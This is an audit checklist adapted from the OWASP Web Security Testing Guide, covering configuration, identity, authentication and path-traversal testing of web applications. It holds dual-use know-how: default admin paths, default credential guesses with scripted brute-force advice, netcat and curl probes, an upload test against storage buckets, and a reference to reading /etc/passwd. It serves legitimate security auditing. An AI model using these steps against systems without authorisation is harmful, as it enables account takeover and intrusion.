

AID WAAID Audit Category Guidance Procedure References
1 1.1.1 Audit Network Infrastructure
Configuration
Configuration and Deployment
Management Testing
The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can include hundreds of web
applications, makes configuration management and review a fundamental step in testing and deploying every single
application. It takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and
seemingly unimportant problems may evolve into severe risks for another application on the same server. In order to
address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues,
after having mapped the entire architecture.
Map the infrastructure supporting the application and understand how it affects the security of the application. WSTG-CONF-01
2 1.1.2 Audit Application Platform
Configuration
Configuration and Deployment
Management Testing
Proper configuration of the single elements that make up an application architecture is important in order to prevent
mistakes that might compromise the security of the whole architecture.
Configuration review and testing is a critical task in creating and maintaining an architecture. This is because many different
systems will be usually provided with generic configurations that might not be suited to the task they will perform on the
specific site they are installed on.
While the typical web and application server installation will contain a lot of functionality (like application examples,
documentation, test pages) what is not essential should be removed before deployment to avoid post-install exploitation.
Sample and Known Files and Directories
Comment Review
System Configuration
Configuration Review
Logging
Sensitive Information in Logs
Log Location
Log Storage
Log Rotation
Log Access Control
Log Review
WSTG-CONF-02
3 1.1.3 Audit File Extensions Handling
for Sensitive Information
Configuration and Deployment
Management Testing
File extensions are commonly used in web servers to easily determine which technologies, languages and plugins must be
used to fulfill the web request. While this behavior is consistent with RFCs and Web Standards, using standard file
extensions provides the penetration tester useful information about the underlying technologies used in a web appliance and
greatly simplifies the task of determining the attack scenario to be used on particular technologies. In addition, mis-
configuration of web servers could easily reveal confidential information about access credentials.
Extension checking is often used to validate files to be uploaded, which can lead to unexpected results because the content
is not what is expected, or because of unexpected OS file name handling.
Determining how web servers handle requests corresponding to files having different extensions may help in understanding
web server behavior depending on the kind of files that are accessed. For example, it can help to understand which file
extensions are returned as text or plain versus those that cause execution on the server side. The latter are indicative of
technologies, languages or plugins that are used by web servers or application servers, and may provide additional insight
on how the web application is engineered. For example, a -.pl- extension is usually associated with server-side Perl support.
However, the file extension alone may be deceptive and not fully conclusive. For example, Perl server-side resources might
be renamed to conceal the fact that they are indeed Perl related. See the next section on --web server components-- for
more on identifying server side technologies and components.
Forced Browsing
File Upload
WSTG-CONF-03
4 1.1.4 Review Old Backup and
Unreferenced Files for Sensitive
Information
Configuration and Deployment
Management Testing
While most of the files within a web server are directly handled by the server itself, it isn`t uncommon to find unreferenced or
forgotten files that can be used to obtain important information about the infrastructure or the credentials.
Most common scenarios include the presence of renamed old versions of modified files, inclusion files that are loaded into
the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed
archives. Backup files can also be generated automatically by the underlying file system the application is hosted on, a
feature usually referred to as --snapshots--.
All these files may grant the tester access to inner workings, back doors, administrative interfaces, or even credentials to
connect to the administrative interface or the database server.
An important source of vulnerability lies in files which have nothing to do with the application, but are created as a
consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or
unreferenced files.Performing in-place editing or other administrative actions on production web servers may inadvertently
leave backup copies, either generated automatically by the editor while editing files, or by the administrator who is zipping a
set of files to create a backup.
Inference from the Naming Scheme Used for Published Content
Other Clues in Published Content
Blind Guessing
Information Obtained Through Server Vulnerabilities and Misconfiguration
Use of Publicly Available Information
File Name Filter Bypass
WSTG-CONF-04
5 1.1.5 Enumerate Infrastructure and
Application Admin Interfaces
Configuration and Deployment
Management Testing
Administrator interfaces may be present in the application or on the application server to allow certain users to undertake
privileged activities on the site. Tests should be undertaken to reveal if and how this privileged functionality can be accessed
by an unauthorized or standard user.
An application may require an administrator interface to enable a privileged user to access functionality that may make
changes to how the site functions. Such changes may include:
user account provisioning
site design and layout
data manipulation
configuration changes
In many instances, such interfaces do not have sufficient controls to protect them from unauthorized access. Testing is
aimed at discovering these administrator interfaces and accessing functionality intended for the privileged users.
Each web framework may have its own admin default pages or path. For example
WebSphere:
->admin
->admin-authz.xml
->admin.conf
->admin.passwd
->admin->*
->admin->logon.jsp
->admin->secure->logon.jsp
PHP:
->phpinfo
->phpmyadmin->
->phpMyAdmin->
->mysqladmin->
->MySQLadmin
->MySQLAdmin
->login.php
->logon.php
->xmlrpc.php
->dbadmin
FrontPage:
->admin.dll
->admin.exe
->administrators.pwd
->author.dll
->author.exe
->author.log
->authors.pwd
->cgi-bin
WebLogic:
->AdminCaptureRootCA
->AdminClients
->AdminConnections
->AdminEvents
->AdminJDBC
->AdminLicense
->AdminMain
->AdminProps
->AdminRealm
->AdminThreads
WordPress:
wp-admin->
wp-admin->about.php
wp-admin->admin-ajax.php
wp-admin->admin-db.php
wp-admin->admin-footer.php
wp-admin->admin-functions.php
wp-admin->admin-header.php
WSTG-CONF-05
6 1.1.6 Audit HTTP Methods Configuration and Deployment
Management Testing
HTTP offers a number of methods that can be used to perform actions on the web server. Many of theses methods are
designed to aid developers in deploying and testing HTTP applications. These HTTP methods can be used for nefarious
purposes if the web server is misconfigured. Additionally, Cross Site Tracing (XST), a form of cross site scripting using the
server`s HTTP TRACE method, is examined. While GET and POST are by far the most common methods that are used to
access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat
less known) methods. RFC 2616 (which describes HTTP version 1.1 which is the standard today) defines the following eight
methods:
HEAD
GET
POST
PUT
DELETE
TRACE
OPTIONS
CONNECT
Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the
files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the
methods that should be disabled are the following:
PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious
files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim`s server as a file
repository.
DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct
way to deface a web site or to mount a DoS attack.
CONNECT: This method could allow a client to use the web server as a proxy.
TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for
debugging purposes. This method, originally assumed harmless, can be used to mount an attack known as Cross Site
Tracing, which has been discovered by Jeremiah Grossman (see links at the bottom of the page).
Discover the Supported Methods
The testing method is extremely straightforward and we only need to fire up netcat (or telnet):
$ nc www.victim.com 80
The same test can also be executed using nmap and the http-methods NSE script:
C:-->Tools-->nmap-6.40>nmap -p 443 --script http-methods localhost
WSTG-CONF-06
7 1.1.7 Audit HTTP Strict Transport
Security
Configuration and Deployment
Management Testing
The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web
browsers that all traffic exchanged with a given domain must always be sent over https, this will help protect the information
from being passed over unencrypted requests.
Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in
order to ensure that all the data travels encrypted from the web browser to the server.
The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special
response header, that it should never establish a connection to the the specified domain servers using HTTP. Instead it
should automatically establish all connection requests to access the site through HTTPS.
The HTTP strict transport security header uses two directives:
max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
includeSubDomains: to indicate that all web application`s sub-domains must use HTTPS.
Here`s an example of the HSTS header implementation:
Strict-Transport-Security: max-age=60000; includeSubDomains
The use of this header by web applications must be checked to find if the following security issues could be produced:
Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel.
Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted.
Users who mistakenly entered an address in the browser putting HTTP instead of HTTPS, or users who click on a link in a
web application which mistakenly indicated the HTTP protocol.
Testing for the presence of HSTS header can be done by checking for the existence of the HSTS header in the
server`s response in an interception proxy, or by using curl as follows:
$ curl -s -D- https:->->owasp.org | grep Strict
Strict-Transport-Security: max-age=15768000
WSTG-CONF-07
8 1.1.8 Audit Rich Internet Applications
(RIA) Cross Domain Policy
Configuration and Deployment
Management Testing
Rich Internet Applications (RIA) have adopted Adobe`s crossdomain.xml policy files to allow for controlled cross domain
access to data and service consumption using technologies such as Oracle Java, Silverlight, and Adobe Flash. Therefore, a
domain can grant remote access to its services from a different domain. However, often the policy files that describe the
access restrictions are poorly configured. Poor configuration of the policy files enables Cross-site Request Forgery attacks,
and may allow third parties to access sensitive data meant for the user.
Testing for RIA Policy Files Weakness
To test for RIA policy file weakness the tester should try to retrieve the policy files crossdomain.xml and
clientaccesspolicy.xml from the application`s root, and from every folder found.
For example, if the application`s URL is http:->->www.owasp.org, the tester should try to download the files http:->-
>www.owasp.org->crossdomain.xml and http:->->www.owasp.org->clientaccesspolicy.xml.
After retrieving all the policy files, the permissions allowed should be be checked under the least privilege principle.
Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies
should be avoided. Policies with * in them should be closely examined.
Example
<cross-domain-policy>
<allow-access-from domain="*" ->>
<->cross-domain-policy>
Result Expected
A list of policy files found.
A list of weak settings in the policies.
WSTG-CONF-08
9 1.1.9 Audit File Permission Configuration and Deployment
Management Testing
When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead
to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially
dangerous when the resource is related to program configuration, execution, or sensitive user data.
A clear example is an execution file that is executable by unauthorized users. For another example, account information or a
token value to access an API - increasingly seen in modern web services or microservices - may be stored in a configuration
file whose permissions are set to world-readable from the installation by default. Such sensitive data can be exposed by
internal malicious actors of the host or by a remote attacker who compromised the service with other vulnerabilities but
obtained only a normal user privilege.
The files and directories that require file permission testing include but are not limited to:
Web files->directory
Configuration files->directory
Sensitive files (encrypted data, password, key)->directory
Log files (security logs, operation logs, admin logs)->directory
Executables (scripts, EXE, JAR, class, PHP, ASP)->directory
Database files->directory
Temp files ->directory
Upload files->directory
WSTG-CONF-09
10 1.1.10 Audit for Subdomain Takeover Configuration and Deployment
Management Testing
A successful exploitation of this kind of vulnerability allows an adversary to claim and take control of the victim`s subdomain.
This attack relies on the following:
The victim`s external DNS server subdomain record is configured to point to a non-existing or non-active resource->external
service->endpoint. The proliferation of XaaS (Anything as a Service) products and public cloud services offer a lot of
potential targets to consider.
The service provider hosting the resource->external service->endpoint does not handle subdomain ownership verification
properly.
If the subdomain takeover is successful a wide variety of attacks are possible (serving malicious content, phising, stealing
user session cookies, credentials, etc.). This vulnerability could be exploited for a wide variety of DNS resource records
including: A, CNAME, MX, NS, etc. In terms of the attack severity an NS subdomain takeover (although less likely) has the
highest impact because a successful attack could result in full control over the whole DNS zone and the victim`s domain.
The first step is to enumerate the DNS servers and resource records. There are multiple ways to accomplish this task,
for example DNS enumeration using a list of common subdomains dictionary, DNS brute force or using web search
engines and other OSINT data sources.
Testing DNS A, CNAME Record Subdomain Takeover
Perform a basic DNS enumeration on the domain (example.com) using dnsrecon.
WSTG-CONF-10
11 1.1.11 Audit Cloud Storage Configuration and Deployment
Management Testing
Cloud storage services facilitate web application and services to store and access objects in the storage service. Improper
access control configuration, however, may result in sensitive information exposure, data being tampered, or unauthorized
access.
A known example is where an Amazon S3 bucket is misconfigured, although the other cloud storage services may also be
exposed to similar risks. By default, all S3 buckets are private and can be accessed only by users that are explicitly granted
access. Users can grant public access to both the bucket itself and to individual objects stored within that bucket. This may
lead to an unauthorized user being able to upload new files, modify or read stored files.
First identify the URL to access the data in the storage service, and then consider the following tests:
read the unauthorized data
upload a new arbitrary file
You may use curl for the tests with the following commands and see if unauthorized actions can be performed
successfully.
To test the ability to read an object:
curl -X GET https:->-><cloud-storage-service>-><object>
To test the ability to upload a file:
curl -X PUT -d 'test' 'https:->-><cloud-storage-service>->test.txt'
Testing for Amazon S3 Bucket Misconfiguration
The Amazon S3 bucket URLs follow one of two formats, either virtual host style or path-style.
Virtual Hosted Style Access
https:->->bucket-name.s3.Region.amazonaws.com->key-name
In the following example, my-bucket is the bucket name, us-west-2 is the region, and puppy.png is the key-name:
https:->->my-bucket.s3.us-west-2.amazonaws.com->puppy.png
Path-Style Access
https:->->s3.Region.amazonaws.com->bucket-name->key-name
As above, in the following example, my-bucket is the bucket name, us-west-2 is the region, and puppy.png is the key-
name:
https:->->s3.us-west-2.amazonaws.com->my-bucket->puppy.jpg
For some regions, the legacy global endpoint that does not specify a region-specific endpoint can be used. Its format is
also either virtual hosted style or path-style.
Virtual Hosted Style Access
https:->->bucket-name.s3.amazonaws.com
Path-Style Access
https:->->s3.amazonaws.com->bucket-name
WSTG-CONF-11
12 1.2.1 Audit Role Definitions Identity Management Testing It is common in modern enterprises to define system roles to manage users and authorization to system resources. In most
system implementations it is expected that at least two roles exist, administrators and regular users. The first representing a
role that permits access to privileged and sensitive functionality and information, the second representing a role that permits
access to regular business functionality and information. Well developed roles should align with business processes which
are supported by the application.
It is important to remember that cold, hard authorization isn`t the only way to manage access to system objects. In more
trusted environments where confidentiality is not critical, softer controls such as application workflow and audit logging can
support data integrity requirements while not restricting user access to functionality or creating complex role structures that
are difficult to manage. Its important to consider the Goldilocks principle when role engineering, in that defining too few,
broad roles (thereby exposing access to functionality users don`t require) is as bad as too many, tightly tailored roles
(thereby restricting access to functionality users do require).
Either with or without the help of the system developers or administrators, develop an role versus permission matrix.
The matrix should enumerate all the roles that can be provisioned and explore the permissions that are allowed to be
applied to the objects including any constraints. If a matrix is provided with the application it should be validated by the
tester, if it doesn`t exist, the tester should generate it and determine whether the matrix satisfies the desired access
policy for the application.
WSTG-IDNT-01
13 1.2.2 Audit User Registration Process Identity Management Testing Some websites offer a user registration process that automates (or semi-automates) the provisioning of system access to
users. The identity requirements for access vary from positive identification to none at all, depending on the security
requirements of the system. Many public applications completely automate the registration and provisioning process
because the size of the user base makes it impossible to manage manually. However, many corporate applications will
provision users manually, so this test case may not apply.
Verify that the identity requirements for user registration are aligned with business and security requirements.
Can anyone register for access?
Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?
Can the same person or identity register multiple times?
Can users register for different roles or permissions?
What proof of identity is required for a registration to be successful?
Are registered identities verified?
Validate the registration process.
Can identity information be easily forged or faked?
Can the exchange of identity information be manipulated during registration?
WSTG-IDNT-02
14 1.2.3 Audit Account Provisioning
Process
Identity Management Testing The provisioning of accounts presents an opportunity for an attacker to create a valid account without application of the
proper identification and authorization process.
Determine which roles are able to provision users and what sort of accounts they can provision.
Is there any verification, vetting and authorization of provisioning requests?
Is there any verification, vetting and authorization of de-provisioning requests?
Can an administrator provision other administrators or just users?
Can an administrator or other user provision accounts with privileges greater than their own?
Can an administrator or user de-provision themselves?
How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred?
WSTG-IDNT-03
15 1.2.4 Audit for Account Enumeration
and Guessable User Account
Identity Management Testing The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication
mechanism of the application. This test will be useful for brute force testing, in which the tester verifies if, given a valid
username, it is possible to find the corresponding password.
Often, web applications reveal when a username exists on system, either as a consequence of mis-configuration or as a
design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either
the username is present on the system or the provided password is wrong. The information obtained can be used by an
attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a
brute force or default username and password attack.
The tester should interact with the authentication mechanism of the application to understand if sending particular requests
causes the application to answer in different manners. This issue exists because the information released from web
application or web server when the user provide a valid username is different than when they use an invalid one.
In some cases, a message is received that reveals if the provided credentials are wrong because an invalid username or an
invalid password was used. Sometimes, testers can enumerate the existing users by sending a username and an empty
password.
Testing for Valid User->Right Password
Record the server answer when you submit a valid user ID and valid password.
Testing for Valid User with Wrong Password
Now, the tester should try to insert a valid user ID and a wrong password and record the error message generated by
the application.
Testing for a Nonexistent Username
Now, the tester should try to insert an invalid user ID and a wrong password and record the server answer (the tester
should be confident that the username is not valid in the application). Record the error message and the server
answer.
WSTG-IDNT-04
16 1.2.5 Audit for Weak or Unenforced
Username Policy
Identity Management Testing User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is
fnurks) and valid account names can easily be guessed.
Determine whether a consistent account name structure renders the application vulnerable to account enumeration.
Determine whether the application`s error messages permit account enumeration.
Determine the structure of account names.
Evaluate the application`s response to valid and invalid account names.
Use different responses to valid and invalid account names to enumerate valid account names.
Use account name dictionaries to enumerate valid account names.
WSTG-IDNT-05
17 1.3.1 Audit for Credentials Transported
over an Encrypted Channel
Authentication Testing Testing for credentials transport means verifying that the user`s authentication data are transferred via an encrypted channel
to avoid being intercepted by malicious users. The analysis focuses simply on trying to understand if the data travels
unencrypted from the web browser to the server, or if the web application takes the appropriate security measures using a
protocol like HTTPS. The HTTPS protocol is built on TLS->SSL to encrypt the data that is transmitted and to ensure that
user is being sent towards the desired site.
Clearly, the fact that traffic is encrypted does not necessarily mean that it`s completely safe. The security also depends on
the encryption algorithm used and the robustness of the keys that the application is using, but this particular topic will not be
addressed in this section.
Speak with the developers of the web application and try to understand if they are aware of the differences between
HTTP and HTTPS protocols and why they should use HTTPS for transmitting sensitive information. Then, check with
them if HTTPS is used in every sensitive request, like those in log in pages, to prevent unauthorized users to intercept
the data.
WSTG-ATHN-01
18 1.3.2 Audit for Default Credentials Authentication Testing Nowadays web applications often make use of popular open source or commercial software that can be installed on servers
with minimal configuration or customization by the server administrator. Moreover, a lot of hardware appliances (i.e. network
routers and database servers) offer web-based configuration or administrative interfaces.
Often these applications, once installed, are not properly configured and the default credentials provided for initial
authentication and configuration are never changed. These default credentials are well known by penetration testers and,
unfortunately, also by malicious attackers, who can use them to gain access to various types of applications.
Furthermore, in many situations, when a new account is created on an application, a default password (with some standard
characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead
to an attacker gaining unauthorized access to the application.
Test for Default Credentials of Common Applications
Try the following usernames - --admin--, --administrator--, --root--, --system--, --guest--, --operator--, or --super--.
These are popular among system administrators and are often used. Additionally you could try --qa--, --test--, --test1--,
--testing-- and similar names. Attempt any combination of the above in both the username and the password fields. If
the application is vulnerable to username enumeration, and you manage to successfully identify any of the above
usernames, attempt passwords in a similar manner. In addition try an empty password or one of the following --
password--, --pass123--, --password123--, --admin--, or --guest-- with the above accounts or any other enumerated
accounts. Further permutations of the above can also be attempted. If these passwords fail, it may be worth using a
common username and password list and attempting multiple requests against the application. This can, of course, be
scripted to save time.
Test for Default Password of New Accounts
The following steps can be applied to test for these types of default credentials:
Looking at the User Registration page may help to determine the expected format and minimum or maximum length of
the application usernames and passwords. If a user registration page does not exist, determine if the organization
uses a standard naming convention for user names such as their email address or the name before the --@-- in the
email.
Try to extrapolate from the application how usernames are generated. For example, can a user choose his->her own
username or does the system generate an account name for the user based on some personal information or by using
a predictable sequence? If the application does generate the account names in a predictable sequence, such as
user7811, try fuzzing all possible accounts recursively. If you can identify a different response from the application
when using a valid username and a wrong password, then you can try a brute force attack on the valid username (or
quickly try any of the identified common passwords above or in the reference section).
Try to determine if the system generated password is predictable. To do this, create many new accounts quickly after
one another so that you can compare and determine if the passwords are predictable. If predictable, try to correlate
these with the usernames, or any enumerated accounts, and use them as a basis for a brute force attack.
If you have identified the correct naming convention for the user name, try to --brute force-- passwords with some
common predictable sequence like for example dates of birth.
Attempt using all the above usernames with blank passwords or using the username also as password value.
WSTG-ATHN-02
19 1.3.3 Audit for Weak Lock Out
Mechanism
Authentication Testing Account lockout mechanisms are used to mitigate brute force password guessing attacks. Accounts are typically locked after
3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock
mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting
accounts from unauthorized access and protecting users from being denied authorized access.
Note that this test should cover all aspects of authentication where lockout mechanisms would be appropriate, e.g. when the
user is presented with security questions during forgotten password mechanisms.
To evaluate the account lockout mechanism`s ability to mitigate brute force password guessing, attempt an invalid log
in by using the incorrect password a number of times, before using the correct password to verify that the account was
locked out.
Factors to consider when implementing an account lockout mechanism:
What is the risk of brute force password guessing against the application?
Is a CAPTCHA sufficient to mitigate this risk?
Is a client-side lockout mechanism being used (e.g., JavaScript)? (If so, disable the client-side code to test.)
Number of unsuccessful log in attempts before lockout. If the lockout threshold is to low then valid users may be
locked out too often. If the lockout threshold is to high then the more attempts an attacker can make to brute force the
account before it will be locked. Depending on the application`s purpose, a range of 5 to 10 unsuccessful attempts is
typical lockout threshold.
How will accounts be unlocked?
Manually by an administrator: this is the most secure lockout method, but may cause inconvenience to users and take
up the administrator`s --valuable-- time.
Note that the administrator should also have a recovery method in case his account gets locked.
This unlock mechanism may lead to a denial-of-service attack if an attacker`s goal is to lock the accounts of all users
of the web application.
After a period of time: What is the lockout duration? Is this sufficient for the application being protected? E.g. a 5 to 30
minute lockout duration may be a good compromise between mitigating brute force attacks and inconveniencing valid
users.
Via a self-service mechanism: As stated before, this self-service mechanism must be secure enough to avoid that the
attacker can unlock accounts himself.
WSTG-ATHN-03
20 1.3.4 Audit for Authentication Schema
Bypass
Authentication Testing While most applications require authentication to gain access to private information or to execute tasks, not every
authentication method is able to provide adequate security. Negligence, ignorance, or simple understatement of security
threats often result in authentication schemes that can be bypassed by simply skipping the log in page and directly calling an
internal page that is supposed to be accessed only after authentication has been performed.
In addition, it is often possible to bypass authentication measures by tampering with requests and tricking the application
into thinking that the user is already authenticated. This can be accomplished either by modifying the given URL parameter,
by manipulating the form, or by counterfeiting sessions.
Direct Page Request
If a web application implements access control only on the log in page, the authentication schema could be bypassed.
For example, if a user directly requests a different page via forced browsing, that page may not check the credentials
of the user before granting access. Attempt to directly access a protected page through the address bar in your
browser to test using this method.
Parameter Modification
Another problem related to authentication design is when the application verifies a successful log in on the basis of a
fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing
valid credentials.
Session ID Prediction
Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID
generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the
application, impersonating a previously authenticated user.
WSTG-ATHN-04
21 1.3.5 Audit for Vulnerable Remember
Password
Authentication Testing Credentials are the most widely used authentication technology. Due to such a wide usage of username-password pairs,
users are no longer able to properly handle their credentials across the multitude of used applications.
Credentials shouldn`t be stored in any way in the client-side application, and should be substitued by tokens generated
from the server side.
Tokens should be analyzed in terms of token-lifetime, where some tokens never expire and put the users in danger if
those tokens ever get stolen. Make sure to follow the session timeout testing scenario.
Ensure that no credentials are stored in clear text or are easily retrievable in encoded or encrypted forms in browser
storage mechanisms; they should be stored on the server side and follow password storage good practices.
WSTG-ATHN-05
22 1.3.6 Audit for Browser Cache
Weaknesses
Authentication Testing In this phase the tester checks that the application correctly instructs the browser to not retain sensitive data.
Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that
previously displayed information doesn`t need to be downloaded again. History mechanisms are used for user convenience,
so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed
to the user (such as their address, credit card details, Social Security Number, or username), then this information could be
stored for purposes of caching or history, and therefore retrievable through examining the browser`s cache or by simply
pressing the browser`s Back button.
The first and simplest test consists of entering sensitive information into the application and logging out. Then the
tester clicks the Back button of the browser to check whether previously displayed sensitive information can be
accessed whilst unauthenticated.
If by pressing the Back button the tester can access previous pages but not access new ones, then it is not an
authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application
did not forbid the browser from storing it.
Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email
address in order to sign up to a newsletter, this information could be retrievable if not properly handled.
WSTG-ATHN-06
23 1.3.7 Audit for Weak Password Policy Authentication Testing The most prevalent and most easily administered authentication mechanism is a static password. The password represents
the keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that
have revealed user credentials, it is lamented that most common passwords are still: 123456, password and qwerty.
What characters are permitted and forbidden for use within a password? Is the user required to use characters from
different character sets such as lower and uppercase letters, digits and special symbols?
How often can a user change their password? How quickly can a user change their password after a previous change?
Users may bypass password history requirements by changing their password 5 times in a row so that after the last
password change they have configured their initial password again.
When must a user change their password?
Both NIST and NCSC recommend against forcing regular password expiry, although it may be required by standards
such as PCI DSS.
How often can a user reuse a password? Does the application maintain a history of the user`s previous used 8
passwords?
How different must the next password be from the last password?
Is the user prevented from using his username or other account information (such as first or last name) in the
password?
What are the minimum and maximum password lengths that can be set, and are they appropriate for the sensitivity of
the account and application?
Is it possible set common passwords such as Password1 or 123456?
WSTG-ATHN-07
24 1.3.8 Audit for Weak Security Question
Answer
Authentication Testing Often called --secret-- questions and answers, security questions and answers are often used to recover forgotten
passwords or as extra security on top of the password.
They are typically generated upon account creation and require the user to select from some pre-generated questions and
supply an appropriate answer. They may allow the user to generate their own question and answer pairs. Both methods are
prone to insecurities.Ideally, security questions should generate answers that are only known by the user, and not guessable
or discoverable by anybody else. This is harder than it sounds. Security questions and answers rely on the secrecy of the
answer. Questions and answers should be chosen so that the answers are only known by the account holder. However,
although a lot of answers may not be publicly known, most of the questions that websites implement promote answers that
are pseudo-private.
Testing for Weak Pre-generated Questions
Try to obtain a list of security questions by creating a new account or by following the --I don`t remember my
password---process. Try to generate as many questions as possible to get a good idea of the type of security
questions that are asked. If any of the security questions fall in the categories described above, they are vulnerable to
being attacked (guessed, brute-forced, available on social media, etc.).
Testing for Weak Self-Generated Questions
Try to create security questions by creating a new account or by configuring your existing account`s password
recovery properties. If the system allows the user to generate their own security questions, it is vulnerable to having
insecure questions created. If the system uses the self-generated security questions during the forgotten password
functionality and if usernames can be enumerated, then it should be easy for the tester to enumerate a number of self-
generated questions. It should be expected to find several weak self-generated questions using this method.
Testing for Brute-forcible Answers
Use the methods described in Testing for Weak lock out mechanism to determine if a number of incorrectly supplied
security answers trigger a lockout mechanism.
WSTG-ATHN-08
25 1.3.9 Audit for Weak Password
Change or Reset Functionalities
Authentication Testing The password change and reset function of an application is a self-service password change or reset mechanism for users.
This self-service mechanism allows users to quickly change or reset their password without an administrator intervening.
When passwords are changed they are typically changed within the application. When passwords are reset they are either
rendered within the application or emailed to the user. This may indicate that the passwords are stored in plain text or in a
decryptable format.
For both password change and password reset it is important to check:
if users, other than administrators, can change or reset passwords for accounts other than their own.
if users can manipulate or subvert the password change or reset process to change or reset the password of another
user or administrator.
if the password change or reset process is vulnerable to CSRF.
Test Password Change
In addition to the previous test it is important to verify:
Is the old password requested to complete the change?
The most insecure scenario here is if the application permits the change of the password without requesting the
current password. Indeed if an attacker is able to take control of a valid session they could easily change the victim`s
password.
WSTG-ATHN-09
26 1.3.10 Audit for Weaker Authentication
in Alternative Channel
Authentication Testing Even if the primary authentication mechanisms do not include any vulnerabilities, it may be that vulnerabilities exist in
alternative legitimate authentication user channels for the same user accounts. Tests should be undertaken to identify
alternative channels and, subject to test scoping, identify vulnerabilities.
The alternative user interaction channels could be utilized to circumvent the primary channel, or expose information that can
then be used to assist an attack against the primary channel. Some of these channels may themselves be separate web
applications using different host names or paths.
Example
The primary website is: http:->->www.example.com
and authentication functions always take place on pages using Transport Layer Security: https:->->www.example.com-
>myaccount->
However, a separate mobile-optimized website exists that does not use Transport Layer Security at all, and has a weaker
password recovery mechanism: http:->->m.example.com->myaccount->
Fully test the website`s primary authentication functions. This should identify how accounts are issued, created or
changed and how passwords are recovered, reset, or changed. Additionally knowledge of any elevated privilege
authentication and authentication protection measures should be known. These precursors are necessary to be able to
compare with any alternative channels.
Identify Other Channels
Other channels can be found by using the following methods:
Reading site content, especially the home page, contact us, help pages, support articles and FAQs, T&Cs, privacy
notices, the robots.txt file and any sitemap.xml files.
Searching HTTP proxy logs, recorded during previous information gathering and testing, for strings such as --mobile--,
--android--, blackberry--, --ipad--, --iphone--, --mobile app--, --e-reader--, --wireless--, --auth--, --sso--, --single sign on--
in URL paths and body content.
Use search engines to find different websites from the same organization, or using the same domain name, that have
similar home page content or which also have authentication mechanisms.
For each possible channel confirm whether user accounts are shared across these, or provide access to the same or
similar functionality.
Enumerate Authentication Functionality
For each alternative channel where user accounts or functionality are shared, identify if all the authentication functions
of the primary channel are available, and if anything extra exists.
Ensure a consistent authentication policy is applied across all channels so that they are equally secure.
WSTG-ATHN-10
27 1.4.1 Audit Directory Traversal File
Include
Authorization Testing Many web applications use and manage files as part of their daily operation. Using input validation methods that have not
been well designed or deployed, an aggressor could exploit the system in order to read or write files that are not intended to
be accessible. In particular situations, it could be possible to execute arbitrary code or system commands.
Traditionally, web servers and web applications implement authentication mechanisms to control access to files and
resources. Web servers try to confine users` files inside a --root directory-- or --web document root--, which represents a
physical directory on the file system. Users have to consider this directory as the base directory into the hierarchical
structure of the web application.
The definition of the privileges is made using Access Control Lists (ACL) which identify which users or groups are supposed
to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent malicious
users from accessing sensitive files (for example, the common ->etc->passwd file on a UNIX-like platform) or to avoid the
execution of system commands.
Many web applications use server-side scripts to include different kinds of files. It is quite common to use this method to
manage images, templates, load static texts, and so on. Unfortunately, these applications expose security vulnerabilities if
input parameters (i.e., form parameters, cookie values) are not correctly validated.
In web servers and web applications, this kind of problem arises in path traversal->file include attacks. By exploiting this kind
of vulnerability, an attacker is able to read directories or files which they normally couldn`t read, access data outside the web
document root, or include scripts and other kinds of files from external websites.
Input Vectors Enumeration
In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to
enumerate all parts of the application that accept content from the user. This also includes HTTP GET and POST
queries and common options like file uploads and HTML forms.
Here are some examples of the checks to be performed at this stage:
Are there request parameters which could be used for file-related operations?
Are there unusual file extensions?
Are there interesting variable names?
http:->->example.com->getUserProfile.jsp?item=ikki.html
http:->->example.com->index.php?file=content
http:->->example.com->main.cgi?home=index.htm
Is it possible to identify cookies used by the web application for the dynamic generation of pages or templates?
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
